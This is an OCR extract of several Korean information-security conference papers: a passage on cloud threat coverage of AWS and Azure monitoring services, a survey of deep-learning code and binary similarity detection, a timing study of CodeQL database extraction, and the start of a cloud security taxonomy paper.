[표 1] 클라우드 보안 위협 분류

		보안 책임		Architecture			
		고객	CSP	Appli	Info	Meta	Infra
클라우드 보안 위협	데이터 유출(a)	○	○	○	○	○	○
	불충분한 액세스 관리(b)	○					○
	잘못된 보안 설정(c)	○		○	○	○	○
	내부자 위협(d) (클라우드 사용자)	○					○
	계정 탈취(e)	○	○	○		○	
	클라우드 서비스 악용(f)	○	○	○		○	○
	불안정한 인터페이스와 API(g)	○	○	○		○	○
	내부자 위협(h) (클라우드 제공사)		○				○

위협을 조사하고 해당 위협의 대응 방안과 탐지 리소스를 분석한다. 또한, 클라우드 보안 위협 개념도를 통해서 조사한 위협 지점을 나타낸다.

2.1 클라우드 보안 위협과 모니터링 리소스

- 데이터 유출(a) : 클라우드에 저장된 개인 정보, 신용 정보 등의 민감한 데이터가 외부로 유출되는 것을 말한다. 민감한 데이터를 식별하고 접근 권한을 최소화하며 사용자의 의심스러운 데이터 접근을 탐지한다.
- 불충분한 액세스 관리(b) : 접근 관리가 미흡하여 인가되지 않은 사용자가 클라우드 리소스에 접근하는 것을 의미한다. 사용하지 않는 신원과 접근 권한, 작업 종료 및 역할 전환과 같은 자격 변경 등의 모니터링을 통해 접근 권한을 최소화한다.
- 잘못된 보안 설정(c) : 클라우드 데이터 및 서비스 보호를 위한 적절한 보안 설정을 하지 못하는 것을 의미한다. 인스턴스 설정 변경 로그, 보안 설정 로그와 같은 구성 로그와 잘못 설정된 리소스를 지속적으로 수집하고 감시한다.
- 내부자 위협(클라우드 사용자)(d) : 접근 권한을 가지는 내부자가 악의적이거나 의도하지 않은 방식으로 조직의 자산에 악영향을 미치는 것을 의미한다. 잘못 구성된 클라우드 리소스를 감시하고 비정상적인 패턴을 가지는 접속 등을 모니터링 한다.
- 계정 탈취(e) : 악의적인 외부자가 클라우드 접근 권한을 가지는 크리덴셜을 탈취하는 것을 의미한다. 계정 취약 여부를 지속적으로 점검하고 사용자의 접근 및 활동 로그에 대해 실시간으로 모니터링 한다.
- 클라우드 서비스 악용(f) : 클라우드를 이용하여 악의적인 활동을 하는 것을 의미한다. 사용자의 행위 분석, 사용자 정상 동작 정의 후 이상행위 탐지, 가상 머신 취약성을 점검한다.
- 불안정한 인터페이스와 API(g) : 클라우드 인터페이스와 API의 취약점으로 인해 발생하는 보안 위협이다. API 트래픽을 감시하고 사용자의 이상 행동을 탐지한다.
- 내부자 위협(클라우드 제공사)(h) : 클라우드 서비스 제공사의 내부자로 인해 발생하는 위협을 의미한다. 사용자의 인스턴스와 관련된 클라우드 제공사 관리자의 의심스러운 활동을 탐지한다.

[표 1]은 2장에서 조사한 클라우드 보안 위협 분석을 통해 보안 책임과 위협 대상 아키텍처를 정리한 표이다[10]. [표 1]과 분석한 보안 위협 탐지 리소스는 3장에서 커버리지 측정 시에 활용이 된다.


2.2 보안 위협 개념도

본 논문에서는 클라우드 보안 위협과 탐지 리소스 분석을 통해 클라우드 아키텍처의 보안 위협 개념도를 [그림 1]과 같이 구성하였다. 해당 개념도는 클라우드 서비스 제공사의 커버리지를 측정하고 모니터링 지점을 나타낼 수 있도록 확장할 수 있다.

III. 클라우드 서비스 제공사 모니터링 커버리지 분석

클라우드 모니터링은 클라우드 서비스 제공사와 사용자 모두에게 가장 중요한 작업이다[11]. 클라우드 서비스 제공사는 클라우드 환경의 잠재적인 보안 위협을 탐지하기 위한 다양한 보안 서비스를 제공하고 있다. 본 장에서는 상용 클라우드 서비스 제공사를 선정하여 각 제공사의 주요 모니터링과 보안 위협 탐지 서비스를 조사하고 커버리지를 분석한다.

3.1 AWS



[그림 1] 클라우드 보안 위협 개념도

- Amazon CloudWatch[1] : CPU, Memory, Disk I/O, Network 같은 클라우드 리소스와 AWS 기반 애플리케이션에 대한 모니터링 서비스이다. AWS의 다른 보안 제품과 연동하여 로그를 통합적으로 수집할 수 있다.
- AWS Config[2] : AWS 리소스의 구성 변경 사항을 지속적으로 모니터링하며 리소스 구성의 전반적인 규정 준수 여부를 감시한다. 리소스는 EC2 인스턴스, 보안 그룹, VPC, EBS 등이 있다.
- Amazon GuardDuty[3] : AWS 환경 내의 네트워크 활동, 데이터 액세스 패턴 및 계정 동작을 연속적으로 모니터링 한다. 수집하는 데이터는 API 로그, AWS 계정 활동 로그, VPC Flow 로그, DNS 로그, S3 데이터 액세스 로그 등이 있다.
- Amazon Macie[4] : 머신러닝 및 패턴 일치를 활용하여 S3에 저장된 데이터에서 민감 데이터를 식별하고 데이터의 보호 상태를 파악한다. 스캔한 버킷과 객체의 기록과 민감한 데이터 검색 작업의 모든 출력을 S3 버킷으로 자동 전송한다.
- AWS CloudTrail[5] : AWS 인프라에서 Management Console 작업과 API 호출 기록 등 계정 활동 로그를 수집하여 리소스 보안을 위협하는 비정상적인 계정 활동을 탐지한다.
- Amazon Inspector[6] : Agent를 기반으로 EC2 인스턴스의 보안 위협을 탐지하고 보안 수준을 진단한다. EC2 인스턴스에 대한 외부 액세스, 원격 루트 로그인 활성화 또는 취약 소프트웨어 버전 확인 등을 포함한다.

3.2 Azure

- Azure Monitor[7] : 애플리케이션의 성능 및 사용량, 인프라(VM, AKS, Azure Storage, DB 등) 그리고 네트워크를 모니터링 한다.
- Azure Security Center[8] : 클라우드 인프라 전체의 통합된 보안 관리를 제공한다. 클라우드 보안 태세 관리와 워크로드 보호가 핵심 요소이며 Azure의 서비스, 보안 정책 및 준수 정도 등을 모니터링하고 에이전트를 설치하여 서버 및 가상머신을 보호하는 기능을 포함한다.
- Azure Defender[9] : 가상머신, SQL 데이터베이스, 컨테이너 등의 각 서비스에 맞춘 보안 위협을 탐지하고 방어하는 기능을 제공한다. 스토리지의 Defender는 계정에 액세스하거나 악용하려는 비정상적이고 잠재적인 위협을 탐지한다.

3.3 보안 커버리지 분석

상용 클라우드 서비스인 AWS와 Azure가 제공하는 내부 자원 및 보안 위협 탐지 서비스를 조사하고 커버리지를 분석했다. [표 2]를 참고하여 분석 결과를 살펴보면 클라우드 제공사의

[표 2] 클라우드 서비스 제공사 커버리지 분석

	AWS						Azure		
	1	2	3	4	5	6	7	8	9
A			✔	✔				✔	✔
B									
C		✔	✔		✔	✔	✔	✔	✔
D			✔		✔		✔	✔	✔
E			✔						
F	✔		✔		✔	✔		✔	✔
G			✔		✔				
H									

보안 서비스마다 다른 커버리지를 가지며 클라우드 사용자 책임의 보안 위협에 대해서는 넓은 커버리지를 보이지만 클라우드 서비스 제공사 책임의 내부자 위협에 대해서는 커버리지가 부족하다.

IV. 결론

본 논문에서는 클라우드 환경의 보안 위협과 상용 클라우드 서비스 제공사의 모니터링 및 보안 위협 탐지 기술의 조사를 통해 보안 커버리지를 분석하였다. 분석 결과 클라우드 제공사의 보안 서비스마다 커버리지가 상이했다. 따라서 사용자는 이러한 특징을 파악하여 조직에 적합한 보안 아키텍처를 수립하고 능동적인 대응 전략을 세워야 한다. 또한, 클라우드 사용자 책임의 보안 위협에 대해서는 넓은 커버리지를 보이지만 클라우드 제공사 책임의 영역의 위협에는 가시성이 제공되지 않았다. 이러한 문제점을 해결하기 위해 향후 연구에서는 클라우드 서비스 제공사 자체에 대한 위협을 고려한 제로 트러스트 기반의 클라우드 보안 모델을 연구할 예정이다.

[참고문헌]

[1] AWS CloudWatch, https://aws.amazon.com/cloudwatch/

[2] AWS Config, https://aws.amazon.com/config/

[3] Amazon GuardDuty, https://aws.amazon.com/guardduty/

[4] Amazon Maice, https://aws.amazon.com/macie/

[5] AWS CloudTrail, https://aws.amazon.com/cloudtrail/

[6] Amazon Inspector, https://aws.amazon.com/inspector/

[7] Azure Monitor, https://azure.microsoft.com/ko-kr/services/monitor/

[8] Azure Security Center, https://docs.microsoft.com/ko-kr/azure/security-center/

[9] Azure Defender, https://docs.microsoft.com/ko-kr/azure/security-center/azure-defender

[10] CSA, Top Threats to Cloud Computing The Egregious 11, 2020

[11] Aceto, Giuseppe, et al. "Cloud monitoring: Definitions, issues and future directions." 2012 IEEE 1st International Conference on Cloud Networking (CLOUDNET). IEEE, 2012.

딥 러닝 기반의 코드 유사도 탐지 방법 동향

반영훈*, 조해현*, 이정현*

*숭실대학교

Trend of Code Similarity Detection Approach Based On Deep Learning

Younghoon Ban*, Haehyun Cho*, and Jeong Hyun Yi*

*Soongsil University

요 약

코드 유사도 탐지는 주로 코드 복제, 검색 및 재사용과 버그 탐지 분야에 사용되며, 바이너리 코드 유사도 탐지는 악성코드 분석, 코드 패치, 저작권침해조사 같은 다양한 분야에 사용된다. NSDroid는 코드의 그래프 적 특성을 이용하여 코드 유사도를 탐지함으로써 악성코드 탐지 연구를 수행하였다. 기존의 유사도 탐지 방법은 Distance Matrices와 그래프 매칭 알고리즘을 사용하기 때문에 비교적 속도가 느리고 다양한 프로그램에 적용하기 어렵다는 한계점이 있다. 따라서 딥 러닝을 이용함으로써 비교적 빠르고 정확하게 코드 유사도 탐지가 가능하다. 본 논문은 딥 러닝을 이용한 코드 유사도와 바이너리 코드 유사도 탐지를 수행하는 연구의 비교를 통해 코드 유사도 탐지, 바이너리 코드 유사도 탐지의 동향을 알아본다.

I. 서론

악성코드 탐지 분야에서 코드 유사도를 이용하여 악성코드를 탐지하는 연구들이 수행되고 있다. NSDroid는 같은 악성 행위를 하는 애플리케이션은 비슷한 코드를 공유한다는 전제로 코드로부터 Local Function Call Graphs (FCGs)의 이웃 시그니처를 추출하여 SVM으로 코드 유사성을 탐지한다 [5].

코드 유사도 탐지는 소프트웨어 엔지니어링 작업의 기본으로. 코드 복제 탐지, 코드 검색 및 재사용, 리팩토링, 버그 탐지에 사용된다 [1]. 프로그램 소스를 비교할 수 없는 경우 Binary Code를 이용하여 유사도 탐지를 수행하며, 악성코드 분석과 클러스터링, 코드 패치, 저작권 침해 조사 같은 다양한 분야에서는 Binary Code Similarity Detection (BCSD)으로 사용된다 [2-4].

기존 코드 유사도 탐지 기술들은 코드를 대표할 수 있는 특징을 활용하여 특정 Distance Metrics를 적용하는 방법, 코드의 그래프 적 특성을 활용하는 방법이 있다. 그래프 적 특성을 활용한 유사도 탐지 방법은 큰 그래프를 대상으로 탐지하면 시간이 오래 걸린다는 한계점이 있다. 최근 딥 러닝을 기반으로 한 다양한 코드 유사도 탐지 방법들이 제안되면서 기존 방법들보다 빠르고 정확한 유사도 탐지를 수행할 수 있게 된다.

본 논문에서는 딥 러닝을 이용하여 비교적 빠르고 정확한 코드 유사도 탐지와 BCSD의 연구 비교를 통해 유사도 탐지의 동향을 알아본다.

본 연구는 2020년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No.2020R1A2C2014336, 모바일 코드 해독을 위한 정적 코드 추출 기술 연구)

[표 1] 소스 코드 유사도와 바이너리 소스 코드 유사도의 특징 비교.

접근 방법 분류	제안기법	Feature	Model	Metric	년도
코드 유사도	코드 기능 유사도 측정을 위해 고차원 추상화 임베딩과 모델설계	CFG, DFG	Feed-Forward	Recall, Precision, F1-Score	2018
BCSD	바이너리 코드 시각화를 통한 코드 유사도 탐지	이미지화된 바이너리 코드	CNN(5*5)	Accuracy, Confusion matrices	2018
	NLP 모델과 Siamese 모델을 활용하여 코드 유사성을 탐지	Opcode Sequence	Word2Vec + Siamese (LSTM+CNN)	Accuracy, Recall, Precision, F1-score, FPR	2021
	바이너리 코드의 의미론적 정보를 이용한 코드 유사도 탐지	CFG	BERT + CNN(3*3)	Accuracy, Rank 1, MMR	2020

II. 코드 유사도의 기술 동향

DeepSim.[1] 제안한 새로운 인코딩 방법으로 WALA 프레임워크를 사용하는 Java 바이트 코드를 이용하여 Control Flow Graph (CFG)에서 Basic Block을 얻고 이를 Data Flow Graph (DFG) 를 생성한다. 얻어진 CFG와 DFG를 인코딩하기 위해 3가지 Feature로 Variable Features, Basic Block Features, 앞서 생성한 두 Feature의 관계를 이용하여 새로운 Feature로 생성하여 총 3가지 Feature를 생성한다. 생성된 Variable Features, Basic Block Features 사이의 관계 정보를 인코딩하는 3가지 규칙을 정의하여 고차원의 Semantic Matrix A를 생성한다.

제안한 딥 러닝 모델인 Feed-Forward 모델의 입력으로 사용하여 유사한 코드를 탐지하는 문제를 이진 분류 문제로 변환하여 해결함으로써, 매우 다른 구문을 가진 코드지만 기능적으로 유사한 코드 사이의 패턴을 효과적으로 학습한다. 다른 3가지 방법과 제안기법을 비교 실험한다. DeepSim은 높은 수준의 추상화를 기반으로 한 인코딩 방법과 2개의 Average Pooling을 사용하는 모델로 인해 3가지 측정 항목에 대해 3가지 비교 방법들보다 월등한 수치를 보인다고 설명한다.

III. BCSD의 기술 동향

Marastoni et al.[2] 바이너리 코드 시각화 기술에 적용된 Deep Learning을 사용하여 바이너리 코드 유사도를 수행한다. 바이너리 코드를 시각화하기 위해 바이너리 데이터 셋을 16진수로 변환 후 픽셀 색상 값으로 변경하여 이미지를 생성한다. Deep Learning에 이미지를 사용하기 위해 모든 이미지가 같은 크기를 가져야 하므로 3가지 정규화 형식인 Lower, Upper, Mean을 구현하여 사용하였다.

실험은 C 프로그램 난독화 도구인 Tigress를 이용하여 47개 프로그램에 난독화를 적용하여 47개의 라벨을 가지는 9,400개의 난독화된 프로그램을 분류하는 문제로 해결한다.

모델의 벤치마크를 위해서 이미지 인식 문제에 사용되는 MNIST 데이터도 사용하여 실험을 진행하였다. MNIST 데이터의 실험 결과는 0.98%의 Accuracy를 보였다. 반면 난독화된 바

이너리 코드 이미지를 분류했을 때 앞선 실험보다 낮은 88%의 Accuracy를 보인다. 이유는 CNN에 입력될 이미지는 고정된 크기를 가져야 하는데, 크기가 큰 이미지를 사용한다면 이미지 크기를 줄여야 하는 한계점이 있다. 따라서 난독화된 바이너리 코드 이미지를 분류하는 실험에서는 모든 실행 파일을 분류하기 위해 작은 프로그램에 초점을 맞추기 때문에 비교적 낮은 Accuracy를 보인다.

BinDeep.[3] Siamese 신경망을 활용하여 서로 다른 바이너리 코드의 두 함수 I1, I2가 유사한지 아닌지를 판단한다. BinDeep의 프레임워크는 3단계로 나눈다.

(1). Feature를 추출하기 위해 IDA Pro를 이용하여 바이너리 코드를 dissemble 한 다음, 바이너리 함수에서 명령어 시퀀스를 추출하고, NLP 모델인 Word2Vec의 skip-gram 모델을 사용하여 명령어 Feature를 벡터화한다. (2). 벡터화된 Feature와 LSTM 분류기를 이용하여 대상 Binary function의 CPU 구조 및 최적화 수준을 식별한다. (3). Siamese 신경망을 사용하여 바이너리 코드 유사성을 탐지한다.

Siamese 신경망은 같은 유형의 함수 간의 유사성 비교를 위해 순차적 Feature를 자동으로 추출할 수 있는 LSTM과 지역적인 Feature를 추출할 수 있는 CNN을 결합하여 Siamese 신경망을 구성한다.

실험은 3개의 CPU 구조(x86, x86-64, ARM), 4개의 최적화 수준(O0, O1, O2, O3)을 사용하기 위한 2개의 컴파일러(gcc, clang)를 이용하여, 총 4,729,140개의 샘플을 얻었고 5가지 카테고리(cross-compiler, optimization, version, architecture, and mixed function pairs)로 나눠서 실험을 진행했다. BinDeep은 다양한 구조, 컴파일러, 최적화 수준에서 평균 98.43%의 Accuracy를 보여준다.

Order Matters.[4] BERT 기반의 개선된 모델을 이용한 구문 인식 모델, 구조 인식 모델, CFG의 노드 순서정보를 추출하기 위해 CNN을 이용한 순서 인식 모델. 총 3가지 모델을 사용한다.

구문 인식 모델은 입력된 CFG로부터 Masked Language Model(MLM)을 사용하여 블록 내부의 의미정보를 추출하고, Adjacency Node Prediction(ANP)으로 인접한 모든 Basic Block을 추출하고 같은 그래프에서 여러 Basic Block 무작위로 샘플링하여 두 Basic Block이 인접한 지 여부를 예측한다. ANP와 유사한 작업을 하는 Block Inside Graph task(BIG)는 2개의 노드가 같은 그래프에 존재하는지를 판단하며, Basic Block과 그래프 간의 관계를 이해할 수 있다. 마지막으로 Graph Classification(CG)은 모델이 different platforms, different architectures, different optimization options를 분류하도록 만들고 이 4가지 작업을 통해 블록 임베딩을 추출한다.

구조 인식 모델은 Message Passing Neural Networks(MPNN)를 사용하여 각 CFG의 그래프 의미 및 구조 임베딩(g_{ss})을 계산한다.

순서 인식 모델은 입력된 CFG를 인접 행렬로 변환한 후 3*3 커널을 이용한 CNN을 이용한 ResNet 구조로 CFG의 노드 순서정보를 추출한다.

같은 소스 코드가 서로 다른 플랫폼에서 서로 다른 CFG로 컴파일되면 같은 소스 코드가 다른 코드보다 더 높은 유사성 점수를 부여하는 Cross platform 바이너리 코드 탐지 실험과 그래프 분류 총 2가지 실험을 진행하였으며 두 플랫폼(x86-64, ARM)과 2가지 최적화 옵션(O2, O3)을 사용하며 gcc로 컴파일한다. Cross platform 바이너리 코드 탐지는 추천시스템과 유사하므로 측정 항목으로 Rank 1과 Mean Reciprocal Rank(MRR)를 사용한다.

그래프 분류는 2가지 플랫폼 (x86-64, ARM)에서 gcc의 O0-O3 옵션을 이용한다. 그래프 임베딩의 최적화 옵션을 분류하고 Accuracy를 측정 항목으로 사용하여 모델을 평가한다. Cross

platform 바이너리 코드 탐지와 그래프 분류 모두에서 기존 방법들보다 높은 Rank 1, MMR, Accuracy를 보인다.

IV. 코드 유사도 및 BCSD 비교

4.1 코드 유사도

DeepSim은 Basic Block 간의 관계를 이용한 임베딩 방식을 사용함으로써 임베딩 방식의 효율성을 보여준다. 하지만 고차원의 임베딩을 사용하기 때문에 모델학습에 오랜 시간이 걸린다.

4.2 BCSD

Marastoni et al. 은 시각화 기법을 이용하여 코드 구문이 다를 때도 유사한 동작을 보이는 실행 파일을 인식하는 반면, 고정크기 이미지를 입력받기 때문에 큰 이미지를 대상으로 탐지한다면 제대로 탐지되지 않을 수 있다. BinDeep은 추출하는 명령어에서 Opcode 와 피연산자까지 사용함으로써 높은 Accuracy를 보인다. Order matters는 BERT를 이용하여 바이너리 코드의 의미론적 정보를 활용한다. 하지만 BinDeep, Order matters는 동일 소스 코드에 다른 컴파일러, 최적화 수준, 구조를 고려한 코드 유사도를 탐지했기 때문에 다른 소스 코드끼리의 유사도 측정은 고려하지 않았다.

V. 결론 및 향후 연구

본 논문에서는 딥 러닝을 이용한 코드 유사도 탐지 방법에 대해 살펴보았다. DeepSim 은 코드 유사도를 탐지하는 문제를 이진 분류 문제로 변환하여 해결했다. Marastoni et al. 는 유사도 탐지 문제를 이미지 분류 문제로 변환하여 해결했다. BinDeep은 NLP 모델과 Siamese 신경망을 이용하여 두 함수 간의 유사도를 측정했다. Order matters는 Cross platform 바이너리 코드 탐지에 뛰어난 성능을 보였다. 코드 유사도 탐지 방법은 원본 코드를 확보해야 한다는 한계점이 있고, BCSD는 도구를 사용하여 바이너리 코드로부터 Feature를 추출해야 하므로 도구의 성능에 의존적인 한계점이 있다. 프로그램 소스를 비교할 수 없는 경우 Binary Code를 비교할 수 있다는 장점이 있다.

향후 연구로는 안드로이드 애플리케이션을 대상으로 같은 악성 행위를 하는 애플리케이션끼리 악성 행위를 하는 코드가 얼마나 유사한지 탐지하거나, 이를 이용하여 악성코드 분류를 수행하고자 한다.

[참고문헌]

[1] G. Zhao and J. Huang, Deepsim:deep learning code functional Similarity, Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, pp. 141-1512018..

[2] N. Marastoni, R. Giacobazzi and M. Dalla Preda, A deep learning approach to program Similarity. Proceedings of the 1st International Workshop on Machine Learning and Software Engineering in Symbiosis, pp. 26-352018.

[3] D. Tian, X. Jia, R. Ma, S. Liu, W. Liu and C. Hu, BinDeep: A deep learning approach to binary code similarity detection. Expert Syst.Appl., 168, pp. 114348 2021.

[4] Z. Yu, R. Cao, Q. Tang, S. Nie, J. Huang and S. Wu, Order matters:semantic-aware neural networks for binary code similarity detection. Proceedings of the AAAI Conference on Artificial Intelligence, 34(01), pp. 1145-11522020.

[5] P. Liu, W. Wang, X. Luo, H. Wang and C. Liu, NSDroid:efficient multi-classification of android malware using neighborhood signature in local function call graphs. International Journal of Information Security, pp. 1-13 2020.

CodeQL 데이터베이스 생성 시 소스 코드 추출 시간 분석

이소연, 윤종희

영남대학교(학부생, 교수)

Analysis of source code extraction time when creating CodeQL database

So-Yeon LeeJ, Jong-Hee Youn

Yeungnam University(College student, Professor)

요 약

현재 오픈소스의 사용이 늘어남으로 인해 오픈소스 관련 취약점 제보도 계속해서 이루어지고 있는 추세이다. 이에 대한 대응이 늦어짐으로 인해 발생하는 제로데이 공격의 피해 또한 증가하고 있다. 오픈소스 프로젝트에서 소스 코드의 취약한 부분을 자동으로 분석해주는 정적 코드 분석 엔진인 CodeQL을 활용한 정적분석이 그에 대한 해결방안이 될 수 있다고 생각한다. CodeQL의 활용성을 높이기 위해서는 효율적인 데이터베이스 생성이 필요하다. 본 논문에서는 CodeQL의 데이터베이스 생성 시 추출에 걸리는 시간에 대해 분석을 하고자 한다.

I. 서론

최근 여러 기업들이 오픈소스를 공개하고 있다. 이에 따른 오픈소스 보안 취약점의 중요성도 강조된다. 오픈소스 보안 취약점 사례 역시 계속 증가하는 추세이다. 이러한 이유로 오픈소스 보안에 많은 연구와 투자가 이루어지고 있으며, 개발자의 효율적인 작업과 관리를 위해 보안 자동화에 대한 연구에도 많은 시간을 할애하고 있다.

CodeQL은 오픈소스 프로젝트에서 소스 코드의 취약한 부분을 자동으로 분석해주는 정적 코드 분석 엔진이다. 일반적인 정적 분석과는 다르게 보안상으로 취약한 부분도 쿼리문을 사용해 찾아낼 수 있다. 이처럼 CodeQL은 보안 작업을 효율적으로 만들어준다.

II.배경지식

1.1 CodeQL의 취약점 분석 방법

CodeQL은 코드를 데이터처럼 취급하여 취약점을 찾아낸다. 표준 쿼리나 자신이 작성한 쿼리를 사용해서 소스 코드를 분석하고 소스 코드에서 오류 및 취약점을 찾을 수 있다. CodeQL 분석은 크게 세 단계로 구성된다. 먼저, 분석할 코드를 준비하고 CodeQL 데이터베이스로 생성한다. 다음으로 데이터베이스에 대해 CodeQL 쿼리를 작성하여 실행한다. 마지막으로 쿼리 결과를 해석한다.

1.2 CodeQL의 데이터베이스 생성 방법

CodeQL 데이터베이스는 코드에서 추출된 쿼리 가능한 데이터이다. 코드에 직접 쿼리 결과를 표시하기 위한 소스, 쿼리 결과, 데이터베이스 생성, 쿼리 실행 및 기타 작업 중에 생성된 로그 파일을 포함한 디렉터리이다.

컴파일된 언어의 경우 소스 코드의 빌드를 관찰한다. 컴파일러가 호출될 때마다 컴파일러 호출이 인터셉트되고 추출기가 호출된다. 추출기는 소스 코드에 대한 모든 관련 정보 (파일

이름, AST 표현, 유형 정보, 전 처리기 작동에 대한 정보 등)를 수집하여 관계형 데이터베이스에 저장한다. 인식할 컴파일러가 없는 언어의 경우 추출기는 소스 코드에서 직접 실행하여 유사한 정보를 수집한다[1].


III. 본론

CodeQL로 소스 코드를 쿼리로 분석하기 위해선 데이터베이스를 생성하여야 한다. 소스 코드를 데이터베이스화하여야 해당 소스 코드를 분석할 수 있기 때문에 효율적인 데이터베이스 생성은 CodeQL의 효율적인 사용과 직관적으로 연결된다.

CodeQL의 데이터베이스를 생성할 때 소스 코드가 추출되는 시간이 소스 코드의 라인 수에 영향을 받는지 알아보기 위하여, 특정 오픈 소스 프로젝트의 python 소스 코드 파일들을 이용해 실험해 보았다.

약 3,200개의 샘플 python 소스 코드를 사용해 라인 수별 CodeQL 데이터베이스 생성 시간에 대해 알아보았다. 데이터베이스를 생성할 시 생기는 로그 파일에 python 소스 파일 별 추출 시간이 프린트되어 있다. 그 시간을 가져와 python 소스 코드의 라인 수를 50줄 단위로 잘라 라인 수별 추출 시간을 차트로 만들어본 결과, [그림1]과 같은 결과가 나왔다.


[그림 1] CodeQL 데이터베이스 생성 시 소스 코드 추출에 걸리는 시간 (시간 단위 ms)



소스 코드의 라인 수가 늘어날수록 소스 코드 추출에 걸리는 평균 시간이 늘어나는 것을 확인할 수 있었다. 특히, 라인 수와 관계없이 추출에 시간이 오래 걸리는 파일들은 import 된 모듈 수가 많은 경우가 다수였다. python에서는 import에 모듈 이름을 지정하면 해당 모듈을 가져오기 때문인 것으로 예상된다[2]. 또한 시간이 오래 걸린 파일들을 분석해본 결과 sys 모듈을 import하고 있는 경우가 많았다. 라인 수와 관계없이 추출에 시간이 적게 걸린 파일들은 multi line string 으로 소스 코드의 길이가 늘어난 경우가 다수인것을 확인하였다.

차트에서 500줄 이상의 python 소스 코드에서는 소스 코드 추출 시간의 평균이 급격히 내려가거나 일정한 규칙이 없는 것을 볼 수 있다. 이는 샘플 개수가 충분하지 않은 것이 가장 큰 이유였다. 라인 수별 sample 개수를 차트로 나타낸 결과는 [그림2]와 같다.

[그림 2] 라인 수 별 sample 개 수 (시간 단위 ms)



샘플 개 수는 순서대로 596, 1122, 652, 354, 228, 119, 63, 42, 27, 22, 3, 6, 2, 4, 1, 1, 0, 0, 0, 1개 이다. 소스코드가 500줄 이상인 데이터에서 평균이 의미없이 크게 변동한다. 500줄 이상의 python 소스코드에서는 샘플의 수가 너무 적어 의미있는 평균 시간을 추출할 수 없었다.

IV. 결론

본 논문에서는 CodeQL 데이터베이스 생성 시 소스코드 추출에 소요되는 시간이 소스코드 길이에 영향을 받는 다는 것을 확인 했다. 길이가 길수록 import된 모듈이 많거나 소스코드가 복잡할 확률이 높았다. 데이터베이스 생성에서 import 된 모듈의 개수와 소스코드의 복잡도도 영향을 주는 것을 확인할 수 있었다. 이후 연구에서는 CodeQL데이터베이스 생성의 효율성을 높여보고자 한다.

[참고문헌]

[1] semmle, “How Semmle QL works”, https://blog.semmle.com/introduction-to-variant-analysis-part-2/

[2] Python, “The import system”, https://docs.python.org/3/reference/import.html#import-related-module-attributes

클라우드 보안 분류체계 설계를 위한 요구사항 도출

양주호*, 박기웅†

*세종대학교 시스템보안연구실, † 세종대학교 정보보호학과

Requirements for designing a cloud security taxonomy

Ju-Ho Yang*, Ki-Woong Park†

*SysCore Lab., Sejong University.

† Department of Computer and Information Security, Sejong University

요 약

클라우드 환경에서 보안 위협에 대한 가시성 확보는 보안 위협을 탐지하고 대응하는 데 필수적인 요소 중 하나이다. 하지만 클라우드 환경의 복잡한 구성으로 인해 보안 사고를 클라우드의 아키텍처와 연관 지어 표현하는 데 어려움이 있어, 보안 위협에 대응하기 위한 가시성을 확보하고 향상시키는 데 한계가 있다. 이에 따라 클라우드 환경에서 발생 가능한 보안 사고를 정의 및 분류하고 보안 위협에 대한 모델을 설계하는 다양한 연구들이 꾸준히 수행되어왔다. 클라우드 가시성을 확보하기 위해서는 클라우드 환경에서 발생 가능한 보안 사고를 클라우드 아키텍처와의 연관분석이 필요하다. 따라서 본 논문은 클라우드 환경의 발생 가능한 기존의 보안 사고를 하나의 도면에서 표식 및 분류에 특화된 방식으로 분석하기 위한 클라우드 보안 분류체계를 제안하여, 이에 대한 설계를 위해 요구사항을 도출하는 것에 목적이 있다. 본 논문을 통해 클라우드 환경에서 발생 가능한 보안 사고들을 표식하고 체계적으로 분류하는 체계의 설계를 위한 요구사항을 도출하며, 추후 연구에서 분석된 보안 사고들을 표식하기 위한 아키텍처와의 연관성 분석 및 정형화된 사고의 분류 조사를 통해 표식 및 분류할 수 있는 체계인 클라우드 분류체계를 제안한다.

I. 서론

